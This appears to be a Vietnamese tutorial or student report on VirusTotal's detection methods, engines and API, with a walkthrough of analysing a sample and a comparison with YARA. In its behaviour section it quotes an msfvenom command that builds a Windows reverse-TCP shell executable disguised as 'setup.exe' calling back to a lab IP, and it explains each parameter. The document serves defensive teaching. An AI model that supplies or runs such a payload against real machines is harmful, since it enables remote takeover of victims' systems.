-Tổng cộng, VirusTotal cung cấp một cách tiếp cận toàn diện để kiểm tra tính an toàn của các tệp và URL bằng cách sử dụng nhiều công cụ quét bảo mật khác nhau để đảm bảo tính khả thi và độ chính xác của kết quả quét.

3. Phương pháp phát hiện.

-VirusTotal sử dụng nhiều phương pháp khác nhau để phát hiện mã độc và mối đe dọa bảo mật trong các tệp và URL. Các phương pháp này bao gồm:

+Quét chữ ký: VirusTotal sử dụng cơ sở dữ liệu chữ ký bảo mật để so sánh tệp với các mẫu đã biết của phần mềm độc hại. Nếu tệp trùng khớp với một chữ ký đã biết, nó sẽ được đánh dấu là có mối đe dọa.


+Behavior : VirusTotal sử dụng các kỹ thuật phân tích sự phạm để xem xét các hành vi không bình thường hoặc đáng ngờ trong tệp. Điều này có thể bao gồm việc kiểm tra các hoạt động như thay đổi registry, tạo các tệp tạm thời, hoặc gọi các hàm hệ thống quan trọng. Nếu tệp hiện ra có dấu hiệu của hành vi độc hại, nó sẽ được đánh dấu là có mối đe dọa.

+Machine Learning : VirusTotal sử dụng các mô hình học máy để phân tích các đặc điểm của tệp và xác định liệu chúng có thể là mã độc hay không. Mô hình học máy này dựa trên dữ liệu lớn được thu thập từ các mẫu phần mềm độc hại trước đó và từ các tệp an toàn.

+Quét đám mây : VirusTotal có thể liên kết với các dịch vụ lưu trữ đám mây để quét các tệp được tải lên từ các dịch vụ này. Điều này giúp phát hiện mối đe dọa từ các tệp trong môi trường đám mây, chẳng hạn như email hoặc lưu trữ tệp.

+Phân tích động : VirusTotal có thể chạy các tệp trong môi trường cách ly để xem họ hoạt động như thế nào và xem xét các hoạt động độc hại. Điều này giúp phát hiện các mối đe dọa dựa trên hành vi của tệp thay vì chỉ dựa trên các chữ ký đã biết.

-Kết hợp các phương pháp này giúp VirusTotal có khả năng phát hiện mối đe dọa bảo mật đa dạng và làm tăng độ chính xác trong việc xác định tính an toàn của các tệp và URL.



4. Tổng quan về engines.

-VirusTotal sử dụng nhiều "engines" hoặc công cụ quét từ các nhà cung cấp bảo mật khác nhau để phân tích tệp và URL để xác định liệu chúng có chứa mã độc hay không. Mỗi công cụ này có cơ sở dữ liệu chữ ký riêng và các phương pháp phát hiện độc lập. Dưới đây là một số engines quan trọng và phổ biến trên VirusTotal:

+Avast: Avast là một công ty chuyên cung cấp phần mềm diệt virus và bảo mật trực tuyến. Engine của Avast được tích hợp vào VirusTotal để kiểm tra tệp và URL.

+Kaspersky: Kaspersky Lab là một nhà cung cấp bảo mật nổi tiếng, và công cụ quét của họ được sử dụng để phát hiện mã độc trên VirusTotal.

+McAfee: McAfee là một công ty bảo mật và công nghệ thông tin có engine quét tích hợp vào VirusTotal.

+Symantec (Norton): Norton của Symantec cũng có engine quét tích hợp vào VirusTotal để xác định các mối đe dọa.

+Bitdefender: Bitdefender là một nhà cung cấp phần mềm bảo mật nổi tiếng, và engine của họ giúp VirusTotal phát hiện các mối đe dọa.

+ESET: ESET là một công ty bảo mật chuyên nghiệp, và engine của họ tham gia vào quá trình quét của VirusTotal.

+Sophos: Sophos cung cấp giải pháp bảo mật cho doanh nghiệp và cá nhân, và engine của họ được tích hợp vào VirusTotal.

+TrendMicro: TrendMicro cung cấp các giải pháp bảo mật nâng cao, và engine của họ giúp phát hiện các mối đe dọa trên VirusTotal.

-Ngoài những engine từ các nhà cung cấp bảo mật hàng đầu, VirusTotal cũng tích hợp nhiều công cụ và engine phát hiện mã độc khác nhau để tạo ra một cơ sở dữ liệu mạnh mẽ cho việc phân tích bảo mật. Việc sử dụng nhiều engine khác nhau giúp tăng cường tính khả thi và độ chính xác của quá trình phát hiện mối đe dọa.

5. Scraping data.

-"Cào dữ liệu" (còn gọi là "scraping") trong VirusTotal có thể ám chỉ một số hành động khác nhau liên quan đến việc thu thập dữ liệu từ dịch vụ này. Tuy nhiên, nên lưu ý rằng VirusTotal có các hạn chế về việc cào dữ liệu để đảm bảo tính riêng tư và an ninh của thông tin trên nền tảng này.

-Dưới đây là một số hoạt động liên quan đến việc "cào dữ liệu" trong VirusTotal:


+Thu thập kết quả quét: Một hoạt động phổ biến là tự động thu thập kết quả quét từ VirusTotal thông qua API. Điều này có thể được sử dụng để kiểm tra tính an toàn của một danh sách lớn các tệp hoặc URL hoặc để theo dõi thay đổi trong thời gian thực.

+Thu thập thông tin về tệp và URL: Dữ liệu như thông tin hash, kết quả quét trước đó, thông tin về tệp và URL, và các dữ liệu liên quan khác có thể được cào từ VirusTotal để nghiên cứu bảo mật hoặc theo dõi sự thay đổi.

+Thông kê và phân tích: Dữ liệu từ VirusTotal có thể được thu thập để phân tích xu hướng và mô hình bảo mật, giúp cải thiện hiểu biết về các mối đe dọa bảo mật.

Please give me an API key

You do not need to ask for a public API key, in order to get one you just have to [register](#) in VirusTotal Community (top right hand side of VirusTotal). Once registered, sign in into your account and you will find your public API in the corresponding menu item under your user name.



-Tuy nhiên, cần lưu ý rằng VirusTotal có các chính sách về việc sử dụng API và giới hạn về tần suất và khối lượng truy cập dữ liệu. Việc sử dụng cào dữ liệu từ VirusTotal cần tuân thủ các hạn chế này và tuân theo các quy tắc và điều khoản của dịch vụ để đảm bảo tính hợp pháp và đạo đức.

V. Các bước sử dụng VirusTotal để phân tích mã độc.

-Để sử dụng tính năng phân tích mã độc tự động của Virustotal, điều hướng tới URL sau ["https://www.virustotal.com/gui/home/upload"](https://www.virustotal.com/gui/home/upload) và upload mẫu mã độc của ta lên:



By submitting data above, you are agreeing to our [Terms of Service](#) and [Privacy Policy](#), and to the sharing of your Sample submission with the security community. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. [Learn more](#).

=>Kết quả: công cụ Virustotal sẽ tiến hành phân tích mẫu mã độc mà ta đã upload lên:

Activity Summary

<div>2 Detections</div> <div>1 MALWARE 1 TROJAN</div>	<div>Mitre Signatures</div> <div>2 INFO</div>	<div>IDS Rules</div> <div>NOT FOUND</div>	<div>Sigma Rules</div> <div>NOT FOUND</div>
---	---	---	---

1.Quét chữ ký.

-Quá trình kiểm tra chữ ký mã độc trên VirusTotal diễn ra theo các bước sau:

- +Gửi tệp hoặc URL: Người dùng truy cập trang web VirusTotal (<https://www.virustotal.com/>) và tải lên tệp cần kiểm tra hoặc nhập URL của tệp cần kiểm tra. VirusTotal hỗ trợ kiểm tra tệp cục bộ hoặc kiểm tra tệp trực tuyến thông qua URL.
- +Tải lên tệp: Tệp hoặc URL sẽ được tải lên VirusTotal từ máy tính của người dùng hoặc từ địa chỉ URL được cung cấp.
- +Phân tích: Sau khi tệp hoặc URL đã được tải lên, VirusTotal sẽ tiến hành phân tích bằng nhiều công cụ và trình quét khác nhau. Công cụ này sẽ quét tệp để tìm các dấu hiệu của mã độc, virus, malware, hoặc bất kỳ phần mềm độc hại nào.
- +So sánh với cơ sở dữ liệu: VirusTotal sẽ so sánh kết quả của quét với cơ sở dữ liệu của nhiều công ty an ninh và nhà cung cấp phần mềm diệt virus khác nhau. Cơ sở dữ liệu này chứa thông tin về chữ ký mã độc từ hàng trăm nghìn phần mềm diệt virus.
- +Kết quả: Sau khi quá trình phân tích và so sánh hoàn tất, VirusTotal sẽ hiển thị kết quả kiểm tra. Kết quả này sẽ cho biết liệu tệp hoặc URL có chứa mã độc hay không. Nếu có, VirusTotal sẽ cung cấp thông tin chi tiết về các chữ ký và những công cụ phát hiện mã độc nào đã phát hiện.
- +Thống kê: VirusTotal cung cấp các thống kê về kết quả kiểm tra, bao gồm tỷ lệ phần mềm diệt virus phát hiện và không phát hiện mã độc. Người dùng có thể xem thông tin chi tiết về kết quả để hiểu hơn về tệp hoặc URL kiểm tra.

-Trong trường hợp cụ thể này , chữ ký của file “setup.exe” sẽ được tự động tính toán theo các thuật toán hash theo thẻ “DETAILS” trên giao diện web:


Sau đó công cụ này sẽ tự động tìm kiếm chuỗi hash SHA-256 từ mẫu mã độc và tìm kiếm trong cơ sở dữ liệu , nếu chuỗi hash này trùng với chuỗi hash nào có trong cơ sở dữ liệu thì sẽ

xác định file được upload lên đó là mã độc mà thông báo lại với người dùng. So sánh lại với chuỗi hash được tính toán trước đó:

```
└─$ sha256sum setup.exe
b5d02d5b6654c55b2d6926e4a482199043de90cb408a52e4236dd6fe84bdb6d8 setup.exe
```

như vậy hai phần hash của ta tự tính toán trùng với phần hash của virustotal tính toán.

=>Kết quả:



2. Phân tích hành vi (Behavior).

-Quá trình phân tích hành vi trên VirusTotal diễn ra bằng cách sử dụng các công cụ đánh giá hành vi của tệp hoặc ứng dụng. Dưới đây là cách VirusTotal thực hiện quá trình này:

- +Gửi tệp hoặc URL: Người dùng tải lên tệp hoặc cung cấp URL của tệp cần kiểm tra, tương tự như trong quá trình kiểm tra chữ ký mã độc.

- +Phân tích tĩnh: Sau khi tệp hoặc URL được tải lên, VirusTotal sẽ thực hiện phân tích tĩnh. Điều này bao gồm việc kiểm tra các thuộc tính của tệp, như mã nguồn, phân đoạn, tệp thực thi, cấu trúc tệp, và các tệp liên quan khác. VirusTotal sử dụng các công cụ để phát hiện các dấu hiệu và hành vi không bình thường trong tệp.

- +Phân tích động: Ngoài phân tích tĩnh, VirusTotal còn thực hiện phân tích động bằng cách chạy tệp hoặc ứng dụng trong một môi trường cách ly. Trong quá trình này, VirusTotal theo dõi các hoạt động của tệp hoặc ứng dụng, bao gồm giao tiếp mạng, tạo và sửa đổi tệp, giao tiếp với hệ thống và nhiều hoạt động khác. VirusTotal sử dụng các công cụ giám sát hành vi để theo dõi các hoạt động này.

- +Xác định hành vi đáng ngờ: VirusTotal so sánh kết quả của phân tích tĩnh và động với các mẫu hành vi đã biết đến và xác định xem có hành vi đáng ngờ nào không. Nếu có, nó sẽ ghi lại các thông tin về hành vi đó.

- +Kết quả và báo cáo: VirusTotal cung cấp kết quả phân tích hành vi dưới dạng báo cáo. Báo cáo này có thể chứa thông tin về các hành vi đáng ngờ, tương tác mạng, các tệp hoặc thư mục được tạo ra hoặc chỉnh sửa bởi ứng dụng, và nhiều thông tin khác. Người dùng có thể xem báo cáo để đánh giá tính an toàn của tệp hoặc ứng dụng.

-Quay lại quá trình tạo mã độc:

```
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.10.136 LPORT=8080 -f exe -o setup.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: setup.exe
```


giải thích các tham số:

- +LHOST=192.168.10.136 : là tham số chỉ định IP của máy lắng nghe (hoặc máy tấn công)


+LPORT= 8080 : là tham số chỉ định PORT của máy lắng nghe (hoặc máy tấn công)
 +windows/shell_reverse_tcp : payload sử dụng cho mã độc này , ở đây là payload sử dụng để nhắm vào hệ điều hành windows và ở dạng reverse-shell dựa trên giao thức tcp
 +-f exe : chỉ định định dạng của file mã độc
 +-o setup.exe : chỉ định đầu ra

=>Theo cách giải thích đó thì cơ bản ta sẽ tạo một file thực thi có tác dụng là thực hiện một reverse-shell khiến máy nạn nhân sẽ tự động kết nối tới port lắng nghe của máy tấn công khi thực thi file này , tại máy tấn công ta sẽ có một phiên CMD trên máy nạn nhân.

-Dựa trên giải thích trên , khi thực thi file “setup.exe” , hệ thống sẽ phải kết nối tới IP của kẻ tấn công , Virustotal cũng sẽ phân tích hành vi này của mã độc dựa trên phân tích hành vi bằng cách chạy tệp này trong một môi trường cách ly và sau đó sẽ ghi lại lưu lượng mạng và từ đó phát hiện ra IP của kẻ tấn công.Kết quả của quá trình phân tích này sẽ được ghi lại trong 2 tab “RELATIONS” :




và “BEHAVIOR”:



=>Kết quả : xác định được IP của máy tấn công 192.168.10.136

-Ngoài việc kiểm tra lưu lượng mạng khi chạy file “setup.exe” , công cụ này cũng sẽ ghi lại các thư viện mà tiến trình này sử dụng khi chạy , trong đó bao gồm các thư viện mà ta đã xác định dựa trên phân tích tĩnh trước đó:



đồng thời cũng xác định các tiến trình mới được tạo ra trong quá trình chạy “setup.exe”:

Processes Created

- %SAMPLEPATH%\setup.exe
- C:\Users\user\Desktop\setup.exe
- C:\Windows\System32\cmd.exe
- C:\Windows\System32\cmd.exe cmd
- C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
- cmd

VI. So sánh VirusTotal và YARA.

VirusTotal và Yara là hai công cụ bảo mật khác nhau được sử dụng để phát hiện và phân tích mã độc. VirusTotal là một dịch vụ trực tuyến cung cấp khả năng quét các tệp và URL thông

qua một loạt các công cụ chống vi-rút và công cụ phân tích mã độc. Yara là một ngôn ngữ mô hình hóa tập hợp quy tắc được sử dụng để phát hiện các mẫu trong mã.

1. VirusTotal.

VirusTotal cung cấp một số ưu điểm, bao gồm:

- + Tính khả dụng: VirusTotal là một dịch vụ trực tuyến có thể được truy cập từ bất kỳ đâu. Yara là một công cụ phần mềm phải được cài đặt trên máy tính của bạn.
- + Dữ liệu: VirusTotal có một cơ sở dữ liệu khổng lồ gồm các tệp và URL đã được quét bởi nhiều công cụ chống vi-rút và công cụ phân tích mã độc khác nhau. Điều này giúp VirusTotal có độ chính xác cao hơn trong việc phát hiện mã độc.
- + Sự đơn giản: VirusTotal rất dễ sử dụng. Chỉ cần tải tệp hoặc URL lên trang web VirusTotal và nó sẽ bắt đầu quét. Yara đòi hỏi nhiều kiến thức về ngôn ngữ Yara để sử dụng hiệu quả.

Tuy nhiên, VirusTotal cũng có một số nhược điểm, bao gồm:

- + Chi phí: Dịch vụ VirusTotal miễn phí cho các quét cơ bản, nhưng các quét nâng cao có thể tốn phí.
- + Tốc độ: Quét VirusTotal có thể mất một khoảng thời gian, đặc biệt là đối với các tệp lớn hoặc các URL có nhiều nội dung.

2. YARA.

Yara cung cấp một số lợi ích so với VirusTotal, bao gồm:

- + Tính linh hoạt: Yara có thể được sử dụng để phát hiện các mẫu mã độc cụ thể mà không cần phải quét toàn bộ tệp hoặc URL. Điều này làm cho Yara hữu ích cho việc phát hiện các mối đe dọa mới hoặc các mối đe dọa đã được sửa đổi.
- + Tính khả thi: Yara có thể được tích hợp vào các sản phẩm và dịch vụ bảo mật khác nhau. Điều này giúp Yara dễ dàng triển khai và quản lý.

Tuy nhiên, Yara cũng có một số nhược điểm, bao gồm:


- + Kiến thức: Yara đòi hỏi kiến thức về ngôn ngữ Yara để sử dụng hiệu quả.
- + Sự chính xác: Yara có thể không chính xác như VirusTotal, vì nó chỉ dựa trên các mẫu mã độc đã biết.

Nếu cần một giải pháp bảo mật đơn giản và dễ sử dụng có thể phát hiện một loạt các mối đe dọa, thì VirusTotal là một lựa chọn tốt. Nếu cần một giải pháp bảo mật linh hoạt và có thể phát hiện các mối đe dọa mới hoặc đã được sửa đổi, thì Yara là một lựa chọn tốt hơn.


Dưới đây là một số trường hợp sử dụng cụ thể cho VirusTotal và Yara:

3. Tích hợp công cụ YARA vào VirusTotal.

